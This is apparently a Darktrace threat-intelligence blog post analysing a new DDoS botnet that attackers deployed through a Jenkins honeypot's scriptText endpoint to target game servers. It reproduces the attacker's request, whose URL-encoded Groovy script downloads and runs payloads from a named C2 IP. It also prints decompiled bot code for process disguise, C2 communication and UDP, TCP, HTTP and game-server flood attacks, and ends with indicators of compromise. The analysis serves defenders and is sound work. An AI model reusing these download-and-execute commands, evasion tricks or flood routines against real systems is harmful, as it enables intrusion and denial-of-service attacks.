
Jenkins honeypot reveals botnet exploiting scriptText to launch DDoS attacks on game servers

darktrace.com/blog/darktrace-malware-analysis-jenkins-honeypot-reveals-emerging-botnet-targeting-online-games

Nathaniel Bill April 29, 2026



April 29, 2026


Darktrace Malware Analysis: Jenkins Honeypot Reveals Emerging Botnet Targeting Online Games

Darktrace analysts observed attackers exploiting a Jenkins honeypot to deploy a new DDoS botnet targeting video game servers. Leveraging Jenkins scriptText abuse, the malware installs a multi-platform payload, evades detection, and launches UDP, TCP, and application-layer attacks, highlighting ongoing risks from opportunistic botnet activity across internet-facing environments.


Inside the SOC

Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. *Inside the SOC* is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.

Share















29

Apr 2026

DDoS Botnet discovery

To observe adversary behavior in real time, Darktrace operates a global honeypot network known as “CloudyPots”, designed to capture malicious activity across a wide range of services, protocols, and cloud platforms. These honeypots provide valuable insights into the techniques, tools, and malware actively targeting internet-facing infrastructure.

How attackers used a Jenkins honeypot to deploy the botnet

One such software honeypotted by Darktrace is Jenkins, a CI build system that allows developers to build code and run tests automatically. The instance of Jenkins in Darktrace’s honeypot is intentionally configured with a weak password, allowing attackers to obtain remote code execution on the service.

In one instance observed by Darktrace on March 18, 2026, a threat actor seemingly attempted to target Darktrace’s Jenkins honeypot to deploy a distributed denial-of-service (DDoS) botnet. Further analysis by Darktrace’s Threat Research team revealed the botnet was intended to specifically target video game servers.

How the Jenkins scriptText endpoint was used for remote code execution

The Jenkins build system features an endpoint named scriptText, which enables users to programmatically send new jobs, in the form of a Groovy script. Groovy is a programming language with similar syntax to Java and runs using the Java Virtual Machine (JVM). An attacker can abuse the scriptText endpoint to run a malicious script, achieving code execution on the victim host.

```
POST /scriptText HTTP/1.1
Host:                :8080
User-Agent: Go-http-client/1.1
Content-Length: 1548
Authorization: Basic YWRtaW46cGFzc3dvcmQ=
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID.ea64bea2=node01ivc64h4f2nkd1hd7slrm0b8ua0.node0
Jenkins-Crumb: 5ec0ce05682703f8a4e1d11da9accce8bd7974f7a5f073ddd404629a7e6bb242
Accept-Encoding: gzip

script=%0Atry+%7B%0A++++if+%28System.getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27windows%27%29%29+%7
B%0A++++++++def+dUrl+%3D+%22http%3A%2F%2F103.177.110.202%2Fw.exe%22%0A++++++++def+tPath+%3D+%22C%3A%5C%5CWindows%5C%5CT
emp%5C%5Cupdate.dat%22%0A++++++++def+fPath+%3D+%22C%3A%5C%5CWindows%5C%5CTemp%5C%5Cwin_sys.exe%22%0A++++++++%0A++++++++
%2F%2F+Step+1%3A+Download+as+a+data+blob%0A++++++++%22powershell+-Command+%5BNet.ServicePointManager%5D%3A%3ASecurityPr
otocol+%3D+%5BNet.SecurityProtocolType%5D%3A%3ATls12%3B+%28New-Object+System.Net.WebClient%29.DownloadFile%28%27%24%7Bd
Url%7D%27%2C+%27%24%7BtPath%7D%27%29%22.execute%28%29.waitFor%28%29%0A++++++++%2F%2F+Step+2%3A+Rename+and+Unblock%0A+++
+++++%22powershell+-Command+Move-Item+-Path+%24%7BtPath%7D+-Destination+%24%7BfPath%7D+-Force%3B+Unblock-File+-Path+%24
%7BfPath%7D%22.execute%28%29.waitFor%28%29%0A++++++++%2F%2F+Step+3%3A+Open+C2+Port+and+Execute+in+Background%0A++++++++
%22powershell+-Command+New-NetFirewallRule+-DisplayName+%27Allow_C2%27+-Direction+Outbound+-RemotePort+5444+-Protocol+T
CP+-Action+Allow+-Profile+Any%22.execute%28%29%0A++++++++%22cmd+%2Fc+start+%2Fb+%24%7BfPath%7D%22.execute%28%29%0A+++++
+++println+%22WIN_DEPLOYED%22%0A++++%7D+else+%7B%0A++++++++%2F%2F+Linux+fallback%0A++++++++%22sh+-c+%27wget+-q+http%3A%
2F%2F103.177.110.202%2Fbot_x64+-O+%2Ftmp%2Fbot+%26%26+chmod+%2Bx+%2Ftmp%2Fbot+%26%26+%2Ftmp%2Fbot+%26%27%22.execute%28%
29%0A++++++++println+%22LINUX_DEPLOYED%22%0A++++%7D%0A%7D+catch+%28e%29+%7B+println+%22ERROR%3A+%22+%2B+e.message+%7D%0
A
HTTP/1.1 200 OK
Server: Jetty(12.0.22)
Date: Wed, 18 Mar 2026 00:10:57 GMT
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
Content-Type: text/plain;charset=utf-8
Content-Encoding: gzip
Transfer-Encoding: chunked

LINUX_DEPLOYED
```

Figure 1: Request sent to the scriptText endpoint containing the malicious script.

The malicious script is sent using the form-data content type, which results in the contents of the script being URL encoded. This encoding can be decoded to recover the original script, as shown in Figure 2, where Darktrace Analysts decoded the script using CyberChef,




Figure 2: The malicious script decoded using CyberChef.

What happens after Jenkins is compromised

As Jenkins can be deployed on both Microsoft Windows and Linux systems, the script includes separate branches to target each platform.

In the case of Windows, the script performs the following actions:

- Downloads a payload from 103[.]177.110.202/w.exe and saves it to C:\Windows\Temp\update.dat.
- Renames the “update.dat” file to “win_sys.exe” (within the same folder)
- Runs the Unblock-File command is used to remove security restrictions typically applied to files downloaded from the internet.
- Adds a firewall allow rule is added for TCP port 5444, which the payload uses for command-and-control (C2) communications.

On Linux systems, the script will instead use a Bash one-liner to download the payload from 103[.]177.110.202/bot_x64.exe to /tmp/bot and execute it.

Why this botnet uses a single IP for delivery and command and control

The IP 103[.]177.110.202 belongs to Webico Company Limited, specifically its Tino brand, a Vietnamese company that offers domain registrar services and server hosting. Geolocation data indicates that the IP is located in Ho Chi Minh City. Open-source intelligence (OSINT) analysis revealed multiple malicious associations tied to the IP [1].

Darktrace’s analysis found that the IP 103[.]177.110.202 is used for multiple stages of an attack, including spreading and initial access, delivering payloads, and C2 communication. This is an unusual combination, as many malware families separate their spreading servers from their C2 infrastructure. Typically, malware distribution activity results in a high volume of abuse complaints, which may result in server takedowns or service suspension by internet providers. Separate C2 infrastructure ensures that existing infections remain controllable even if the spreading server is disrupted.

How the malware evades detection and maintains persistence

Analysis of the Linux payload (bot _x64)

The sample begins by setting the environmental variables **BUILD_ID** and **JENKINS_NODE_COOKIE** to “**dontKillMe**”. By default, Jenkins terminates long-running scripts after a defined timeout period; however, setting these variables to “dontKillMe” bypasses this check, allowing the script to continue running uninterrupted.

The script then performs several stealth behaviors to evade detection. First, it deletes the original executable from disk and then renames itself to resemble the legitimate kernel processes “**ksoftirqd/0”** or “**kworker”**, which are found on Linux installations by default. It then uses a double fork to daemonize itself, enabling it to run in the background, before redirecting standard input, standard output, and standard error to /dev/null, hiding any logging from the malware. Finally, the script creates a signal handler for signals such as SIGTERM, causing them to be ignored and making it harder to stop the process.

```
setenv("BUILD_ID", "dontKillMe", 1);
setenv("JENKINS_NODE_COOKIE", "dontKillMe", 1);
if ( argc > 0 )
{
  unlink(*argv);
  v13 = j_strlen_ifunc(*argv);
  j_memset_ifunc(*argv, 0, v13);
  if ( v13 <= 11 )
    j_strncpy_ifunc(*argv, "kworker", v13);
  else
    strcpy((char *)*argv, "ksoftirqd/0");
}
prctl(15, "ksoftirqd/0", 0, 0, 0);
if ( (int)fork(15, (__int64)"ksoftirqd/0", v5, v6, v7, v8) > 0 )
  exit(0);
setsid();
if ( (int)fork(15, (__int64)"ksoftirqd/0", v9, v10, v11, v12) > 0 )
  exit(0);
v14 = open64("/dev/null", 2, (char)argv);
if ( v14 != -1 )
{
  dup2(v14, 0);
  dup2(v14, 1);
  dup2(v14, 2);
  if ( (int)v14 > 2 )
    close(v14);
}
ssignal(17, 1);
ssignal(13, 1);
ssignal(15, 1);
start_bot();
```

Figure 3: Stealth component of the main function

How the botnet communicates with command and control (C2)

The sample then connects to the C2 server and sends the detected architecture of the system on which the agent was installed. The malware then enters a loop to handle incoming commands.

The sample features two types of commands, utility commands used to manage the malware, and commands to trigger attacks. Three special commands are defined: "**PING"** (which replies with PONG as a keep-alive mechanism), "**!stop**" which causes the malware to exit, and "**!update**", which triggers the malware to download a new version from the C2 server and restart itself.

```
  sockaddr[0] = 2;
  sockaddr[1] = ntohs(5444);
  c2_ip = inet_addr("103.177.110.202");
  if ( (int)connect(sock_fd, sockaddr, 16) >= 0 )
    break;
  close(sock_fd);
  v4 = rand();
  sleep((unsigned int)(v4 % 10 + 10));
}
build_size = snprintf((unsigned int)build_str, 128, (unsigned int)"BUILD:%s\n", (unsigned int)arch, v2, v3);
send(sock_fd, build_str, build_size, 0x4000);
do
{
  while ( 1 )
  {
    j_memset_ifunc(recv_buf, 0, 1024);
    v11 = recv(sock_fd, recv_buf, 0x3FFu, 0);
    if ( v11 <= 0 )
      break;
    recv_buf[j_strcspn_ifunc(recv_buf, "\r\n")] = 0;
    if ( recv_buf[0] )
    {
      if ( j_strstr(recv_buf, "PING") )
      {
        send(sock_fd, "PONG\n", 5, 0x4000);
      }
      else if ( (unsigned int)j_strcmp_ifunc() )
      {
        if ( !(unsigned int)fork(recv_buf, "!stop") )
        {
          close(sock_fd);
          process_command(recv_buf);
          exit(0);
        }
      }
      else
      {
        system((__int64)"killall -9 udp tcp http special 2>/dev/null");
      }
```

Figure 4: Initial connection to the C2 sever.

What DDoS attack techniques this botnet uses

The attack commands consist of the following:

Many of these commands invoke the same function despite appearing to be different attack techniques. For example, specialized attacks such as Cloudflare bypass (cfbypass, uam) use the exact same function as a standard HTTP attack. This may indicate the threat actor is attempting to make the botnet look like it has more capabilities than it actually has, or it could suggest that these commands are placeholders for future attack functionality that has yet to be implemented

All the commands take three arguments: IP, port to attack, and the duration of the attack.

attack_udp and attack_udp_pps

Command	Attack function	Mode
udp	attack_udp	-
home		
std		
udpbypass		
ovh		
shield		
game	attack_special	1
vse		
ntp		2
dns		0
reflective		
xmas	attack_tcp_push	1
syn		0
tcp		
ack		
tcpbypass		
handshake		
pps	attack_udp_pps	-
udppps		
http	attack_http	-
https		
get		
uam		
cfbypass		
post		
dayz	attack_dayz	-
nitrado		

The **attack_udp** and **attack_udp_pps** functions both use a basic loop and sendto system call to send UDP packets to the victim's IP, either targeting a predetermined port or a random port. The attack_udp function sends packets with 1,450 bytes of data, aimed at bandwidth saturation, while the attack_udp_pps function sends smaller 64-byte packets. In both cases, the data body of the packet consists of entirely random data.

```
addr_struct[0] = 2;
target_ip = inet_addr(arg_ip);
for ( i = 0; i <= 1449; ++i )
{
  v3 = (int)rand() % 255;
  send_buff[i] = v3;
}
start_time = time(0);
while ( time(0) - start_time < duration )
{
  if ( arg_port )
    port = (unsigned __int16)arg_port;
  else
    port = (unsigned __int16)((int)rand() % 65530 + 1);
  addr_struct[1] = ntohs(port);
  sendto(udp_socket, send_buff, 1450, 64, addr_struct, 16);
}
close(udp_socket);
```

Figure 5: Code for the UDP attack method

attack_dayz

The **attack_dayz** function follows a similar structure to the attack_udp function; however, instead of sending random data, it will instead send a TSource Engine Query. This command is specific to Valve Source Engine servers and is designed to return a large volume of data about the targeted server. By repeatedly flooding this request, an attacker can exhaust the resources of a server using a comparatively small amount of data.

The Valve Source Engine server, also called Source Engine Dedicated server, is a server developed by video game company Valve that enables multiplayer gameplay for titles built using the Source game engine, which is also developed by Valve. The Source engine is used in games such as *Counterstrike* and *Team Fortress 2*. Curiously, the function attack_dayz, appears to be named after another popular online multiplayer game, DayZ; however, DayZ does not use the Valve Source Engine, making it unclear why this name was chosen.

```
udp_socket = socket(2, 2, 17);
addr_struct[0] = 2;
addr_struct[1] = ntohs(port);
ip_also_part_of_struct = inet_addr(target_ip);
strcpy((char *)data_payload, "\xFF\xFF\xFF\xFFTSource Engine Query");
end_time = time(0) + duration;
while ( end_time > time(0) )
  sendto(udp_socket, data_payload, 25, 64, addr_struct, 16);
close(udp_socket);
```

Figure 6: The code for the "attack_dayz" attack function.

attack_tcp_push

The **attack_tcp_push** function establishes a TCP socket with the non-blocking flag set, allowing it to rapidly call functions such as **connect()** and **send()** without waiting for their completion. For the duration of the attack, it enters a **while** loop in which it repeatedly connects to the victim, sends 1,024 bytes of random data, and then closes the connection. This process repeats until the attack duration ends. If the mode flag is set to 1, the function also configures the socket with TCP no-delay enabled, allowing for packets to be sent immediately without buffering, resulting in a higher packet rate and a more effective attack.

```
start_time = time(0);
rand_str(random_data_to_send, 1023);
while ( time(0) - start_time < duration )
{
  tcp_socket = socket(2, 1, 0);
  if ( (tcp_socket & 0x80000000) == 0 )
  {
    fcntl64(tcp_socket, 4, 2048, v4, v5, v6, v9);
    addr_struct[0] = 2;
    if ( arg_port )
      port = (unsigned __int16)arg_port;
    else
      port = (unsigned __int16)((int)rand() % 65530 + 1);
    addr_struct[1] = ntohs(port);
    target_ip = inet_addr(arg_ip);
    if ( mode )
    {
      opt_nodelay_enable = 41;
      setsockopt(tcp_socket, 6, 1, &opt_nodelay_enable, 4);
    }
    connect(tcp_socket, addr_struct, 16);
    send(tcp_socket, random_data_to_send, 1024, 16448);
    close(tcp_socket);
  }
}
```

Figure 7: The code for the TCP attack function.

attack_http

Similar to attach_tcp_push, **attack_http** configures a socket with no-delay enabled and non-blocking set. After establishing the connection, it sends 64 HTTP GET requests before closing the socket.


```
for ( j = 0; j <= 63; ++j )
{
  random = rand();
  v22 = (int)rand() % 30 + 100;
  send_buff_size = snprintf(
                   (unsigned int)send_buff,
                   2048,
                   (unsigned int)"GET /?%d HTTP/1.1\r\n"
                                 "Host: %s\r\n"
                                 "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like"
                                 " Gecko) Chrome/%d.0.0.0 Safari/537.36\r\n"
                                 "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im"
                                 "age/webp,*/*;q=0.8\r\n"
                                 "Accept-Language: en-US,en;q=0.5\r\n"
                                 "Connection: keep-alive\r\n"
                                 "Cache-Control: no-cache\r\n"
                                 "\r\n",
                   random,
                   ip,
                   v22);
  if ( send(tcp_socket, send_buff, send_buff_size, 0x4000) <= 0 )
    break;
}
```

Figure 8: The code for the HTTP attack function.

attack_special

The **attack_special** function creates a UDP socket and sets the port and payload based on the value of the mode flag:

- Mode 0: Port 53 (DNS), sending a 10-byte malformed data packet.
- Mode 1: Port 27015 (Valve Source Engine), sending the previously observed TSource Engine Query packet.
- Mode 2: Port 123 (NTP), sending the start of an NTP control request.



```
udp_socket = socket(2, 2, 17);
addr_struct = 2;
target_ip = inet_addr(arg_ip);
if ( mode == 1 )
{
  if ( arg_port )
    port1 = (unsigned __int16)arg_port;
  else
    port1 = 27015;
  parsed_port = ntohs(port1);
  send_buff = &source_engine_query;
  send_buff_size = 25;
}
else if ( mode == 2 )
{
  if ( arg_port )
    port2 = (unsigned __int16)arg_port;
  else
    port2 = 123;
  parsed_port = ntohs(port2);
  send_buff = &ntp_request;
  send_buff_size = 8;
}
else
{
  if ( arg_port )
    port3 = (unsigned __int16)arg_port;
  else
    port3 = 53;
  parsed_port = ntohs(port3);
  send_buff = &not_a_valid_packet;
  send_buff_size = 10;
}
start_time = time(0);
while ( time(0) - start_time < duration )
  sendto(udp_socket, send_buff, send_buff_size, 64, &addr_struct, 16);
close(udp_socket);
```

Figure 9: The code for the attack_special function.

What this botnet reveals about opportunistic attacks on internet-facing systems

Jenkins is one of the less frequently exploited services honeypotted by Darktrace, with only a handful campaigns observed. Nonetheless, the emergence of this new DDoS botnet demonstrates that attackers continue to opportunistically exploit any internet-facing misconfiguration at scale to grow the botnet strength.

While the hosts most commonly affected by these opportunistic attacks are usually “lower-value” systems, this distinction is largely irrelevant for botnets, where numbers alone are more important to overall effectiveness

The presence of game-specific DoS techniques further highlights that the gaming industry continues to be extensively targeted by cyber attackers, with Cloudflare reporting it as the fourth most targeted industry [2]. This botnet has likely already been used against game servers, serving as a reminder for server operators to ensure appropriate mitigations are in place.

Edited by Ryan Traill (Content Manager)

Indicators of Compromise (IoCs)

103[.]177.110.202 - Attacker and command-and-control IP

F79d05065a2ba7937b8781e69b5859d78d5f65f01fb291ae27d28277a5e37f9b – bot_x64

References

